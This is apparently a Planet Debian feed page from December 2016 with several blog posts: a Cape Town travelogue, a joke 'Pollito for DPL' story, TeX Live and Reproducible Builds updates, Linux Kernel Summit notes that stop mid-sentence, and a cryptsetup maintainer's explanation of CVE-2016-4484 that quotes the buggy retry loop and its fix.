7 December 2016

Shirish Agarwal: Day trip in Cape Town, part 2

Debconf16 logo The post continues from the last post shared. Let me get some interesting tit-bits not related to the day-trip out-of-the-way first I don t know whether we had full access to see all parts of fuller hall or not. Couple of days I was wondering around Fuller Hall, specifically next to where clothes were pressed. Came to know of the laundry service pretty late but still was useful. Umm next to where the ladies/gentleman pressed our clothes, there is a stairway which goes down. In fact even on the opposite side there is a stairway which goes down. I dunno if other people explored them or not. The jail inside and under UCT I was surprised and shocked to see bars in each room as well as connecting walkways etc. I felt a bit sad, confused and curious and went on to find more places like that. After a while I came up to the ground-level and enquired with some of the ladies therein. I was shocked to know that UCT some years ago (they were not specific) was a jail for people. I couldn t imagine that a place which has so much warmth (in people, not climate) could be evil in a sense. I was not able to get much information out of them about the nature of jail it was, maybe it is a dark past that nobody wants to open up, dunno. There were also two *important* aspects of UCT which Bernelle either forgot, didn t share or I just came to know via the Wikipedia page then but nothing else. 1. MeerKAT Apparently quite a bit of the technology was built-in UCT itself. This would have been interesting for geeks and wanna-be geeks like me 2. The OpenContent Initiative by UCT This would have been also something worth exploring. One more interesting thing which I saw was the French council in Cape Town from outside The French Council in cape town from outside I would urge to look at the picture in the gallery as the picture I shared doesn t really show all the details. For e.g. the typical large french windows which are the hall-mark of French architecture doesn t show its glory but if you look at 1306 2322 original picture instead of the 202 360 reproduction you will see that. You will also the insignia of the French Imperial Eagle whose history I came to know only after I looked it up on the Wikipedia page on that day. It seemed fascinating and probably would have the same pride as the State Emblem of India has for Indians with the four Asiatic Lions standing in a circle protecting each other. I also like the palm tree and the way the French Council seemed little and yet had character around all the big buildings. What also was interesting that there wasn t any scare/fear-build and we could take photos from outside unlike what I had seen and experienced in Doha, Qatar as far as photography near Western Embassies/Councils were concerned. One of the very eye-opening moments for me was also while I was researching flights from India to South Africa. While perhaps unconsciously I might have known that Middle East is close to India, in reality, it was only during the search I became aware that most places in Middle East by flight are only an hour or two away. This was shocking as there is virtually no mention of one of our neighbours when they are source of large-scale remittances every year. I mean this should have been in our history and geography books but most do not dwell on the subject. It was only during and after that I could understand Mr. Modi s interactions and trade policies with the Middle East. Another interesting bit was seeing a bar in a Sprinbok bus spingbok atlas bar in bus While admittedly it is not the best picture of the bar, I was surprised to find a bar at the back of a bus. By bar I mean a machine which can serve anything from juices to alcoholic drinks depending upon what is stocked. What was also interesting in the same bus is that the bus also had a middle entrance-and-exit. The middle door in springbok atlas This is something I hadn t seen in most Indian buses. Some of the Volvo buses have but it is rarely used (only except emergencies) . An exhaustive showcase of local buses can be seen here . I find the hand-drawn/cad depictions of all the buses by Amit Pense near to the T. Axe which can be used to break windows Emergency exit window This is also something which I have not observed in Indian inter-city buses (axe to break the window in case of accident and breakable glass which doesn t hurt anyone I presume), whether they are State-Transport or the high-end Volvo s . Either it s part of South African Roads Regulations or something that Springbok buses do for their customers. All of these queries about the different facets I wanted to ask the bus-driver and the attendant/controller but in the excitement of seeing, recording new things couldn t ask In fact one of the more interesting things I looked at and could look day and night is the variety of vehicles on display in Cape Town. In hindsight, I should have bought a couple of 128 GB MMC cards for my mobile rather than the 64 GB one. It was just plain inadequate to capture all that was new and interesting. Auditorum chair truck seen near Auditorium This truck I had seen about some 100 metres near the Auditorium on Upper Campus. The truck s design, paint was something I had never seen before. It is/was similar to casket trucks seen in movies but the way it was painted and everything made it special. What was interesting is to see the gamut of different vehicles. For instance, there were no bicycles that I saw in most places. There were mostly Japanese/Italian bikes and all sorts of trucks. If I had known before, I would definitely have bought an SD specifically to take snaps of all the different types of trucks, cars etc. that I saw therein. The adage/phrase I should stop in any one place and the whole world will pass me by seemed true on quite a few South African Roads. While the roads were on par or a shade better than India, many of those were wide roads. Seeing those, I was left imagining how the Autobahn in Germany and other high-speed Expressways would look n feel. India has also been doing that with the Pune-Mumbai Expressway and projects like Yamuna Expressway and now the extension Agra Lucknow Expressway but doing this all over India would take probably a decade or more. We have been doing it since a decade and a half. NHDP and PMGSY are two projects which are still ongoing to better the roads. We have been having issues as to should we have toll or no toll issues but that is a discussion for some other time. One of the more interesting sights I saw was the high-arched gothic-styled church from outside. This is near Longstreet as well. high arch gothic-styled church I have seen something similar in Goa, Pondicherry but not such high-arches. I did try couple of times to gain entry but one time it was closed, the other time some repairing/construction work was going on or something. I would loved to see it from inside and hopefully they would have had an organ (music) as well. I could imagine to some extent the sort of music that would have come out. Now that Goa has come in the conversation I can t help but state that Seafood enthusiasts/lover/aficionado, or/and Pescatarianism would have a ball of a time in Goa. Goa is on the Konkan coast and while I m eggie, ones who enjoy seafood really have a ball of a time in Goa. Fouthama s Festival which happens in February is particularly attractive as Goan homes are thrown open for people to come and sample their food, exchange recipes and alike. This happens around 2 weeks before the Goan Carnival and is very much a part of the mish-mashed Konkani-Bengali-Parsi-Portugese culture. I better stop here about the Goa otherwise I ll get into reminiscing mode. To put the story and event back on track from where we left of (no fiction hereon), Nicholas was in constant communication with base, i.e. UCT as well as another group who was hiking from UCT to Table Mountain. We waited for the other group to join us till 13:00 hrs. We came to know that they were lost and were trying to come up and hence would take more time. As Bernelle was with them, who was a local and she had two dogs who knew the hills quite well, it was decided to go ahead without them. We came down the same cable-car and then ventured on towards Houtbay. Houtbay has it all, a fisherman s wharf, actual boats with tough-mean looking men with tattoos working on boats puffing cigars/pipes, gaggle of sea-gulls, the whole scene. Sharing a few pictures of the way in-between. the view en-route to Houtbay western style car paint and repair shop Tajmahal Indian Restaurant, Houtbay I just now had a quick look at the restaurant and it seems they had options for veggies too. Unfortunately, the rating leaves a bit to be desired but then dunno as Indian flavoring is something that takes time to get used too. Zomato doesn t give any idea of from when a restaurant is in business and has too few reviews so not easy to know how the experience would have been. Chinese noodles and small houses Notice the pattern, the pattern of small houses I saw all the way till Houtbay and back. I do vaguely remember starting a discussion about it on the bus but don t really remember. I have seen (on TV) cities like Miami, Dubai or/and Hong Kong who have big buildings on the beach but both in Konkan as well as Houtbay there were small buildings. I guess a combination of zoning regulations, feel of community, fear of being flooded all play into beaches being the way they are. Also, this probably is good as less stress on the environment. Miamiboyz from Wikimedia Commons The above picture is taken from Wikipedia from the article Miami Beach, Florida for comparison. Audi rare car to be seen in India The Audi rare car to be seen in India. This car has been associated with Ravi Shastri when he won it in 1985. I was young but still get goosebumps remembering those days. first-glance-Houtbay-and-pier First glance of Houtbay beach and pier. Notice how clean and white the beach is. Wharf-Grill-Restaurant-from-side-and-Hop-on-Hop-off-bus You can see the wharf grill restaurant in the distance (side-view), see the back of the hop on and hop off bus (a concept which was unknown to me till then). Once I came back and explored on the web came to know this concept is prevalent in many a touristy places around the world. Umm also By sheer happenchance also captured a beautiful looking Indian female . So many things happening all at once In Hindi, we would call this picture virodabhas or contradiction . this is in afternoon, around 1430 hrs. You have the sun, the clouds, the Mountains, the x number of boats, the pier, the houses, the cars, the shops. It was all crazy and beautiful at the same time. The Biggest Contradiction is seeing the Mountain, the beach and the Sea in the same Picture. Baffled the mind. Konkan though is a bit similar there as well. You have all the three things in some places but that s a different experience altogether as ours is a more tropical weather although is one of the most romantic places in the rains. We were supposed to go on a short cruise to seal/dolphin island but as we were late (as had been waiting for the other group) didn t go and instead just loitered there. Fake-real lookout bar-restaurant IIRC the lookout bar is situated just next to Houtbay Search and Rescue. Although was curious if the Lookout tower was used in case of disappearance. lost people, boats etc. Seal in action Seal jumping over water, what a miracle ! One of the boats on which we possibly could have been on. It looked like the boat we could have been on. I clicked as I especially liked the name Calypso and Calypso . I shared the two links as the mythologies, interpretation differ a bit between Greek and Hollywood culture Debian folks and the area around Can see few Debian folks in the foreground, next to the Pole and the area around. Also can see a bit of the area around. Alone boy trying to surf I don t know anything about water sports and after sometime he came out. I was left wondering though, how safe he was in that water. While he was close to the pier and he was just paddling, there weren t big waves still felt a bit of concern. Mr. Seal - the actor and his handler While the act was not to the level we see in the movies, still for the time I hung around, I saw him showing attitude for his younger audiences, eating out of their hands, making funny sounds. Btw he farted a few times, whether that was a put-on or not can t really say but produced a few guffaws from his audience. A family feeding Mr. Seal I dunno why the birds came down for. Mr. Seal was being fed oily small fish parts, dunno if the oil was secreted by the fish themselves or whatever, it just looked oily from distance. Bird-Man-Bird Bird taking necessary sun bath typical equipment on a boat to catch fish-lot of nets boats-nets-and-ropes People working on disentangling a net There wasn t much activity on the time we went. It probably would have been different on sunrise and would be on sunset. The only activity I saw was on this boat where they were busy fixing and disentangling the lines. I came up with 5-15 different ideas for a story but rejected them as a. Probably all of them have been tried. People have been fishing since the beginning of time and modern fishing probably 200 odd years or so. I have read accounts of fishing companies in early 1800s onwards, so probably all must have been tried. b. More dangerous one, if there is a unique idea, then it becomes more dangerous as writing is an all-consuming process. Writing a blog post (bad or good) takes lots of time. I constantly read, re-read, try and improvise till I can or my patience loses out. In book you simply can t have such luxuries. hout-bay-search-and-rescue-no-parking-zone No parking/tow zone in/near the Houtbay search and rescue. Probably to take out emergency vehicles once something untoward happens. hout-bay-sea-rescue-with-stats Saved 54 lives, boats towed 154 Salut! Houtbay sea rescue. The different springbok atlas bus that we were on kraal-kraft The only small criticism is for Houtbay there wasn t a single public toilet. We had to ask favor at kraal kraft to use their toilets and there could have been accidents, it wasn t lighted well and water was spilled around. Road sign telling that we are near to UCT For us, because we were late we missed both the boat-cruise as well as some street shops selling trinkets. Other than that it was all well. We should have stayed till sunset, I am sure the view would have been breath-taking but we hadn t booked the bus till evening. Back at UCT Overall it was an interesting day as we had explored part of Table Mountain, seen the somewhat outrageously priced trinkets there as well as explored Houtbay sea-side as well.
Filed under: Miscellenous Tagged: #Audi, #Cape Town, #Cruises, #Debconf16, #French Council, #Geography, #Houtbay Sea Rescue, #Jail, #Middle East, #Springbok Atlas, #Vehicles

Jonas Meurer: On CVE-2016-4484, a (securiy)? bug in the cryptsetup initramfs integration

On CVE-2016-4484, a (security)? bug in the cryptsetup initramfs integration On November 4, I was made aware of a security vulnerability in the integration of cryptsetup into initramfs. The vulnerability was discovered by security researchers Hector Marco and Ismael Ripoll of CyberSecurity UPV Research Group and got CVE-2016-4484 assigned. In this post I'll try to reflect a bit on

What CVE-2016-4484 is all about Basically, the vulnerability is about two separate but related issues:

1. Initramfs rescue shell considered harmful The main topic that Hector Marco and Ismael Ripoll address in their publication is that Debian exits into a rescue shell in case of failure during initramfs, and that this can be triggered by entering a wrong password ~93 times in a row. Indeed the Debian initramfs implementation as provided by initramfs-tools exits into a rescue shell (usually a busybox shell) after a defined amount of failed attempts to make the root filesystem available. The loop in question is in local_device_setup() at the local initramfs script In general, this behaviour is considered as a feature: if the root device hasn't shown up after 30 rounds, the rescue shell is spawned to provide the local user/admin a way to debug and fix things herself. Hector Marco and Ismael Ripoll argue that in special environments, e.g. on public computers with password protected BIOS/UEFI and bootloader, this opens an attack vector and needs to be regarded as a security vulnerability:
It is common to assume that once the attacker has physical access to the computer, the game is over. The attackers can do whatever they want. And although this was true 30 years ago, today it is not. There are many "levels" of physical access. [...] In order to protect the computer in these scenarios: the BIOS/UEFI has one or two passwords to protect the booting or the configuration menu; the GRUB also has the possibility to use multiple passwords to protect unauthorized operations. And in the case of an encrypted system, the initrd shall block the maximum number of password trials and prevent the access to the computer in that case.
While Hector and Ismael have a valid point in that the rescue shell might open an additional attack vector in special setups, this is not true for the vast majority of Debian systems out there: in most cases a local attacker can alter the boot order, replace or add boot devices, modify boot options in the (GNU GRUB) bootloader menu or modify/replace arbitrary hardware parts. The required scenario to make the initramfs rescue shell an additional attack vector is indeed very special: locked down hardware, password protected BIOS and bootloader but still local keyboard (or serial console) access are required at least. Hector and Ismael argue that the default should be changed for enhanced security:
[...] But then Linux is used in more hostile environments, this helpful (but naive) recovery services shall not be the default option.
For the reasons explained about, I tend to disagree to Hectors and Ismaels opinion here. And after discussing this topic with several people I find my opinion reconfirmed: the Debian Security Team disputes the security impact of the issue and others agree. But leaving the disputable opinion on a sane default aside, I don't think that the cryptsetup package is the right place to change the default, if at all. If you want added security by a locked down initramfs (i.e. no rescue shell spawned), then at least the bootloader (GNU GRUB) needs to be locked down by default as well. To make it clear: if one wants to lock down the boot process, bootloader and initramfs should be locked down together. And the right place to do this would be the configurable behaviour of grub-mkconfig. Here, one can set a password for GRUB and the boot parameter 'panic=1' which disables the spawning of a rescue shell in initramfs. But as mentioned, I don't agree that this would be sane defaults. The vast majority of Debian systems out there don't have any security added by locked down bootloader and initramfs and the benefit of a rescue shell for debugging purposes clearly outrivals the minor security impact in my opinion. For the few setups which require the added security of a locked down bootloader and initramfs, we already have the relevant options documented in the Securing Debian Manual: After discussing the topic with initramfs-tools maintainers today, Guilhem and me (the cryptsetup maintainers) finally decided to not change any defaults and just add a 'sleep 60' after the maximum allowed attempts were reached. 2. tries=n option ignored, local brute-force slightly cheaper Apart from the issue of a rescue shell being spawned, Hector and Ismael also discovered a programming bug in the cryptsetup initramfs integration. This bug in the cryptroot initramfs local-top script allowed endless retries of passphrase input, ignoring the tries=n option of crypttab (and the default of 3). As a result, theoretically unlimited attempts to unlock encrypted disks were possible when processed during initramfs stage. The attack vector here was that local brute-force attacks are a bit cheaper. Instead of having to reboot after max tries were reached, one could go on trying passwords. Even though efficient brute-force attacks are mitigated by the PBKDF2 implementation in cryptsetup, this clearly is a real bug. The reason for the bug was twofold:
  • First, the condition in setup_mapping() responsible for making the function fail when the maximum amount of allowed attempts is reached, was never met:
    setup_mapping()
     
      [...]
      # Try to get a satisfactory password $crypttries times
      count=0                              
    while [ $crypttries -le 0 ] [ $count -lt $crypttries ]; do export CRYPTTAB_TRIED="$count" count=$(( $count + 1 )) [...] done if [ $crypttries -gt 0 ] && [ $count -gt $crypttries ]; then message "cryptsetup: maximum number of tries exceeded for $crypttarget" return 1 fi [...]
    As one can see, the while loop stops when $count -lt $crypttries. Thus the second condition $count -gt $crypttries is never met. This can easily be fixed by decreasing $count by one in case of a successful unlock attempt along with changing the second condition to $count -ge $crypttries:
    setup_mapping()
     
      [...]
      while [ $crypttries -le 0 ]   [ $count -lt $crypttries ]; do
          [...]
          # decrease $count by 1, apparently last try was successful.
          count=$(( $count - 1 ))
          [...]
      done
      if [ $crypttries -gt 0 ] && [ $count -ge $crypttries ]; then
          [...]
      fi
      [...]
     
    
    Christian Lamparter already spotted this bug back in October 2011 and provided a (incomplete) patch, but back then I even managed to merge the patch in an improper way, making it even more useless: The patch by Christian forgot to decrease $count by one in case of a successful unlock attempt, resulting in warnings about maximum tries exceeded even for successful attemps in some circumstances. But instead of adding the decrease myself and keeping the (almost correct) condition $count -eq $crypttries for detection of exceeded maximum tries, I changed back the condition to the wrong original $count -gt $crypttries that again was never met. Apparently I didn't test the fix properly back then. I definitely should do better in future!
  • Second, back in December 2013, I added a cryptroot initramfs local-block script as suggested by Goswin von Brederlow in order to fix bug #678692. The purpose of the cryptroot initramfs local-block script is to invoke the cryptroot initramfs local-top script again and again in a loop. This is required to support complex block device stacks. In fact, the numberless options of stacked block devices are one of the biggest and most inglorious reasons that the cryptsetup initramfs integration scripts became so complex over the years. After all we need to support setups like rootfs on top of LVM with two separate encrypted PVs or rootfs on top of LVM on top of dm-crypt on top of MD raid. The problem with the local-block script is that exiting the setup_mapping() function merely triggers a new invocation of the very same function. The guys who discovered the bug suggested a simple and good solution to this bug: When maximum attempts are detected (by second condition from above), the script sleeps for 60 seconds. This mitigates the brute-force attack options for local attackers - even rebooting after max attempts should be faster.

About disclosure, wording and clickbaiting I'm happy that Hector and Ismael brought up the topic and made their argument about the security impacts of an initramfs rescue shell, even though I have to admit that I was rather astonished about the fact that they got a CVE assigned. Nevertheless I'm very happy that they informed the Security Teams of Debian and Ubuntu prior to publishing their findings, which put me in the loop in turn. Also Hector and Ismael were open and responsive when it came to discussing their proposed fixes. But unfortunately the way they advertised their finding was not very helpful. They announced a speech about this topic at the DeepSec 2016 in Vienna with the headline Abusing LUKS to Hack the System. Honestly, this headline is missleading - if not wrong - in several ways:
  • First, the whole issue is not about LUKS, neither is it about cryptsetup itself. It's about Debians integration of cryptsetup into the initramfs, which is a compeletely different story.
  • Second, the term hack the system suggests that an exploit to break into the system is revealed. This is not true. The device encryption is not endangered at all.
  • Third - as shown above - very special prerequisites need to be met in order to make the mere existance of a LUKS encrypted device the relevant fact to be able to spawn a rescue shell during initramfs.
Unfortunately, the way this issue was published lead to even worse articles in the tech news press. Topics like Major security hole found in Cryptsetup script for LUKS disk encryption or Linux Flaw allows Root Shell During Boot-Up for LUKS Disk-Encrypted Systems suggest that a major security vulnerabilty was revealed and that it compromised the protection that cryptsetup respective LUKS offer. If these articles/news did anything at all, then it was causing damage to the cryptsetup project, which is not affected by the whole issue at all. After the cat was out of the bag, Marco and Ismael aggreed that the way the news picked up the issue was suboptimal, but I cannot fight the feeling that the over-exaggeration was partly intended and that clickbaiting is taking place here. That's a bit sad.

5 December 2016

Shirish Agarwal: The Anti-Pollito squad arrest and confession

Disclaimer This is an attempt at humor and hence entirely fictional in nature. While some incidents depicted are true, the context and the story woven around them are by yours truly. None of the Mascots of Debian were hurt during the blog post . I also disavow any responsibility for any hurt (real or imagined) to any past, current and future mascots. The attempt should not be looked upon as demeaning people who are accused of false crimes, tortured and confessions eked out of them as this happens quite a lot (In India for sure, but guess it s the same world over in various degrees). The idea is loosely inspired by Chocolate:Deep Dark Secrets. (2005) On a more positive note, let s start Being a Sunday morning woke up late to find incessant knocking on the door, incidentally mum was not at home. Opening the door, found two official looking gentleman. They asked my name, asked my credentials, tortured and arrested me for Group conspiracy of Malicious Mischief in second and third degrees . The torture was done by means of making me forcefully watch endless reruns of Norbit . While I do love Eddie Murphy, this was one of his movies he could have done without . I guess for many people watching it once was torture enough. I *think* they were nominated for razzie awards dunno if they won it or not, but this is beside the point. Unlike the 20 years it takes for a typical case to reach to its conclusion even in the smallest court in India, due to the torture, I was made to confess (due to endless torture) and was given summary judgement. The judgement was/is as follows a. Do 100 hours of Community service in Debian in 2017. This could be done via blog posts, raising tickets in the Debian BTS or in whichever way I could be helpful to Debian. b. Write a confessional with some photographic evidence sharing/detailing some of the other members who were part of the conspiracy in view of the reduced sentence. So now, have been forced to write this confession As you all know, I won a bursary this year for debconf16. What is not known by most people is that I also got an innocuous looking e-mail titled Pollito for DPL . While I can t name all the names as investigation is still ongoing about how far-reaching the conspiracy is . The email was purportedly written by members of cabal within cabal which are in Debian. I looked at the email header to see if this was genuine and I could trace the origin but was left none the wiser, as obviously these people are far more technically advanced than to fall in simple tricks like this Anyways, secretly happy that I have been invited to be part of these elites, I did the visa thing, packed my bags and came to Debconf16. At this point in juncture, I had no idea whether it was real or I had imagined the whole thing. Then to my surprise saw this evidence of conspiracy to have Pollito as DPL, Wifi Password Just like the Illuminati the conspiracy was for all to see those who knew about it. Most people were thinking of it as a joke, but those like me who had got e-mails knew better. I knew that the thing is real, now I only needed to bide my time and knew that the opportunity would present itself. And few days later, sure enough, there was a trip planned for Table Mountain, Cape Town . Few people planned to hike to the mountain, while few chose to take the cable car till up the mountain. First glance of the cable car with table mountain as background Quite a few people came along with us and bought tickets for the to and fro to the mountain and back. Ticket for CPT Table mountain car cable Incidentally, I was thinking if the South African Govt. were getting the tax or not. If you look at the ticket, there is just a bar-code. In India as well as the U.S. there is TIN Tax Identification Number TIN displayed on an invoice from channeltimes.com Few links to share what it is all about . While these should be on all invoices, need to specially check when taking high-value items. In India as shared in the article the awareness, knowledge leaves a bit to be desired. While I m drifting from the incident, it would be nice if somebody from SA could share how things work there. Moving on, we boarded the cable car. It was quite spacious cable car with I guess around 30-40 people or some more who were able to see everything along with the controller. from inside the table mountain cable car 360 degrees It was a pleasant cacophony of almost two dozen or more nationalities on this 360 degrees moving chamber. I was a little worried though as it essentially is a bucket and there is always a possibility that a severe wind could damage it. Later somebody did share that some frightful incidents had occurred not too long ago on the cable car. It took about 20-25 odd minutes to get to the top of table mountain and we were presented with views such as below View from Table Mountain cable car looking down The picture I am sharing is actually when we were going down as all the pictures of going up via the cable car were over-exposed. Also, it was pretty crowded on the way up then on the way down so handling the mobile camera was not so comfortable. Once we reached up, the wind was blowing at incredible speeds. Even with my jacket and everything I was feeling cold. Most of the group around 10-12 people looked around if we could find a place to have some refreshments and get some of the energy in the body. So we all ventured to a place and placed our orders the bleh... Irish coffee at top of Table Mountain I was introduced to Irish Coffee few years back and have had some incredible Irish Coffees in Pune and elsewhere. I do hope to be able to make Irish Coffee at home if and when I have my own house. This is hotter than brandy and is perfect if you are suffering from cold etc if done right, really needs some skills. This is the only drink which I wanted in SA which I never got right . As South Africa was freezing for me, this would have been the perfect antidote but the one there as well as elsewhere were all bleh. What was interesting though, was the coffee caller besides it. It looked like a simple circuit mounted on a PCB board with lights, vibrations and RFID and it worked exactly like that. I am guessing as and when the order is ready, there is an interrupt signal sent via radio waves which causes the buzzer to light and vibrate. Here s the back panel if somebody wants to take inspiration and try it as a fun project backpanel of the buzz caller Once we were somewhat strengthened by the snacks, chai, coffee etc. we made our move to seeing the mountain. The only way to describe it is that it s similar to Raigad Fort but the plateau seemed to be bigger. The wikipedia page of Table Mountain attempts to share but I guess it s more clearly envisioned by one of the pictures shared therein. table mountain panaromic image I have to say while Table Mountain is beautiful and haunting as it has scenes like these Some of the oldest rocks known to wo/man. There is something there which pulls you, which reminds you of a long lost past. I could have simply sat there for hours together but as was part of the group had to keep with them. Not that I minded. The moment I was watching this, I was transported to some memories of the Himalayas about 20 odd years or so. In that previous life, I had the opportunity to be with some of the most beautiful women and also been in the most happening places, the Himalayas. I had shared years before some of my experiences I had in the Himalayas. I discontinued it as I didn t have a decent camera at that point in time. While I don t wanna digress, I would challenge anybody to experience the Himalayas and then compare. It is just something inexplicable. The beauty and the rawness that Himalayas shows makes you feel insignificant and yet part of the whole cosmos. What Paulo Cohello expressed in The Valkyries is something that could be felt in the Himalayas. Leh, Ladakh, Himachal , Garwhal, Kumaon. The list will go on forever as there are so many places, each more beautiful than the other. Most places are also extremely backpacker-friendly so if you ask around you can get some awesome deals if you want to spend more than a few days in one place. Moving on, while making small talk @olasd or Nicolas Dandrimont , the headmaster of our trip made small talk to each of us and eked out from all of us that we wanted to have Pollito as our DPL (Debian Project Leader) for 2017. Few pictures being shared below as supporting evidence as well The Pollito as DPL cabal in action members of the Pollito as DPL where am I or more precisely how far am I from India. While I do not know who further up than Nicolas was on the coup which would take place. The idea was this If the current DPL steps down, we would take all and any necessary actions to make Pollito our DPL. Pollito going to SA - photo taken by Jonathan Carter This has been taken from Pollito s adventure Being a responsible journalist, I also enquired about Pollito s true history as it would not have been complete without one. This is the e-mail I got from Gunnar Wolf, a friend and DD from Mexico
Turns out, Valessio has just spent a week staying at my house And
in any case, if somebody in Debian knows about Pollito s
childhood That is me. Pollito came to our lives when we went to Congreso Internacional de
Software Libre (CISOL) in Zacatecas city. I was strolling around the
very beautiful city with my wife Regina and our friend Alejandro
Miranda, and at a shop at either Ram n L pez Velarde or Vicente
Guerrero, we found a flock of pollitos. http://www.openstreetmap.org/#map=17/22.77111/-102.57145 Even if this was comparable to a slave market, we bought one from
them, and adopted it as our own. Back then, we were a young couple Well, we were not that young
anymore. I mean, we didn t have children. Anyway, we took Pollito with
us on several road trips, such as the only time I have crossed an
international border driving: We went to Encuentro Centroamericano de
Software Libre at Guatemala city in 2012 (again with Alejandro), and
you can see several Pollito pics at: http://gwolf.org/album/road-trip-ecsl-2012-guatemala-0 Pollito likes travelling. Of course, when we were to Nicaragua for
DebConf, Pollito tagged along. It was his first flight as a passenger
(we never asked about his previous life in slavery; remember, Pollito
trust no one). Pollito felt much welcome with the DebConf crowd. Of course, as
Pollito is a free spirit, we never even thought about forcing him to
come back with us. Pollito went to Switzerland, and we agreed to meet
again every year or two. It s always nice to have a chat with him. Hugs!
So with that backdrop I would urge fellow Debianities to take up the slogans LONG LIVE THE DPL ! LONG LIVE POLLITO ! LONG LIVE POLLITO THE DPL ! The first step to make Pollito the DPL is to ensure he has a @debian.org (pollito@debian.org) We also need him to be made a DD because only then can he become a DPL. In solidarity and in peace
Filed under: Miscellenous Tagged: #caller, #confession, #Debconf16, #debian, #Fiction, #history, #Pollito, #Pollito as DPL, #Table Mountain, Cabal, memories, south africa

Norbert Preining: Debian/TeX Live 2016.20161130-1

As we are moving closer to the Debian release freeze, I am shipping out a new set of packages. Nothing spectacular here, just the regular updates and a security fix that was only reported internally. Add sugar and a few minor bug fixes.

texlive2016-debian I have been silent for quite some time, busy at my new job, busy with my little monster, writing papers, caring for visitors, living. I have quite a lot of things I want to write, but not enough time, so very short only this one. Enjoy. New packages awesomebox, baskervillef, forest-quickstart, gofonts, iscram, karnaugh-map, tikz-optics, tikzpeople, unicode-bidi. Updated packages acmart, algorithms, aomart, apa, apa6, appendix, apxproof, arabluatex, asymptote, background, bangorexam, beamer, beebe, biblatex-gb7714-2015, biblatex-mla, biblatex-morenames, bibtexperllibs, bidi, bookcover, bxjalipsum, bxjscls, c90, cals, cell, cm, cmap, cmextra, context, cooking-units, ctex, cyrillic, dirtree, ekaia, enotez, errata, euler, exercises, fira, fonts-churchslavonic, formation-latex-ul, german, glossaries, graphics, handout, hustthesis, hyphen-base, ipaex, japanese, jfontmaps, kpathsea, l3build, l3experimental, l3kernel, l3packages, latex2e-help-texinfo-fr, layouts, listofitems, lshort-german, manfnt, mathastext, mcf2graph, media9, mflogo, ms, multirow, newpx, newtx, nlctdoc, notes, patch, pdfscreen, phonenumbers, platex, ptex, quran, readarray, reledmac, shapes, showexpl, siunitx, talk, tcolorbox, tetex, tex4ht, texlive-en, texlive-scripts, texworks, tikz-dependency, toptesi, tpslifonts, tracklang, tugboat, tugboat-plain, units, updmap-map, uplatex, uspace, wadalab, xecjk, xellipsis, xepersian, xint.

Reproducible builds folks: Reproducible Builds: week 84 in Stretch cycle

What happened in the Reproducible Builds effort between Sunday November 27 and Saturday December 3 2016: Reproducible work in other projects Media coverage, etc. Bugs filed Chris Lamb: Clint Adams: Dafydd Harries: Daniel Shahaf: Reiner Herrmann: Valerie R Young: Reviews of unreproducible packages 15 package reviews have been added, 4 have been updated and 26 have been removed in this week, adding to our knowledge about identified issues. 2 issue types have been added: Weekly QA work During our reproducibility testing, some FTBFS bugs have been detected and reported by: diffoscope development Is is available now in Debian, Archlinux and on PyPI. strip-nondeterminism development reprotest development tests.reproducible-builds.org Misc. This week's edition was written by Chris Lamb, Valerie Young, Vagrant Cascadian, Holger Levsen and reviewed by a bunch of Reproducible Builds folks on IRC.

3 December 2016

Ben Hutchings: Linux Kernel Summit 2016, part 1

I attended this year's Linux Kernel Summit in Santa Fe, NM, USA and made notes on some of the sessions that were relevant to Debian. LWN also reported many of the discussions. This is the first of two parts of my notes; part 2 is here. Stable process Jiri Kosina, in his role as a distribution maintainer, sees too many unsuitable patches being backported - e.g. a fix for a bug that wasn't present or a change that depends on an earlier semantic change so that when cherry-picked it still compiles but isn't quite right. He thinks the current review process is insufficient to catch them. As an example, a recent fix for a minor information leak (CVE-2016-9178) depended on an earlier change to page fault handling. When backported by itself, it introduced a much more serious security flaw (CVE-2016-9644). This could have been caught very quickly by a system call fuzzer. Possible solutions: require 'Fixes' field, not just 'Cc: stable'. Deals with 'bug wasn't present', but not semantic changes. There was some disagreement whether 'Fixes' without 'Cc: stable' should be sufficient for inclusion in stable. Ted Ts'o said he specifically does that in some cases where he thinks backporting is risky. Greg Kroah-Hartman said he takes it as a weaker hint for inclusion in stable. Is it a good idea to keep 'Cc: stable' given the risk of breaking embargo? On balance, yes, it only happened once. Sometimes it's hard to know exactly how/when the bug was introduced. Linus doesn't want people to guess and add incorrect 'Fixes' fields. There is still the option to give some explanation and hints for stable maintainers in the commit message. Ideally the upstream developer should provide a test case for the bug. Is Linus happy? Linus complained about minor fixes coming later in the release cycle. After rc2, all fixes should either be for new code introduced in the current release cycle or for important bugs. However, new, production-ready drivers without new infrastructure dependencies are welcome at almost any point in the release cycle. He was unhappy about some big changes in RDMA, but I'm not sure what those were. Bugzilla and bug tracking Laura Abbott started a discussion of bugzilla.kernel.org, talking about subsystems where maintainers ignore it and any responses come from random people giving bad advice. This is a terrible experience for users. Several maintainers are actively opposed to using it, and the email bridge no longer works (or not well?). She no longer recommends Fedora bug submitters to submit reports there. Are there any alternatives? None were proposed. Someone asked whether Bugzilla could tell reporters to use email for certain products/components instead of continuing with the bug entry process. Konstantin Ryabitsev talked about the difficulty of upgrading a customised instance of Bugzilla. Much customisation requires patches which don't apply to next version (maybe due to limitations of the extension mechanism?). He has had to drop many such patches. Email is hard to track when a bug is handed over from one maintainer to another. Email archives are very unreliable. Linus: I'll take Bugzilla over mail-archive. No-one is currently keeping track of bugs across the kernel and making sure they get addressed by an appropriate maintainer. It's (at least) a full-time job but no individual company has business case for paying for this. Konstantin suggested (I think) that CII might pay for this. There was some discussion of what information should be included in a bug report. The Cut here line in oops messages was said to be a mistake because there are often relevant messages before it. The model of computer is often important. Beyond that, there was not much interest in the automated information gathering that distributions do. Distribution maintainers should curate bugs before forwarding upstream. There was a request for custom fields per component in Bugzilla. Konstantin says this is doable (possibly after upgrade to version 5); it doesn't require patches. The future of the Kernel Summit The kernel community is growing, and the invitation list for the core day is too small to include all the right people for technical subjects. For 2017, the core half-day will have an even smaller invitation list, only ~30 subsystem maintainers that Linus pulls from. The entire technical track will be open (I think). Kernel Summit 2017 and some mini-summits will be held in Prague alongside Open Source Summit Europe (formerly LinuxCon Europe) and Embedded Linux Conference Europe. There were some complaints that LinuxCon is not that interesting to kernel developers, compared to Linux Plumbers Conference (which followed this year's Kernel Summit). However, the Linux Foundation is apparently soliciting more hardcore technical sessions. Kernel Summit and Linux Plumbers Conference are quite small, and it's apparently hard to find venues for them in cities that also have major airports. It might be more practical to co-locate them both with Open Source Summit in future. time_t and 2038 On 32-bit architectures the kernel's representation of real time (time_t etc.) will break in early 2038. Fixing this in a backward-compatible way 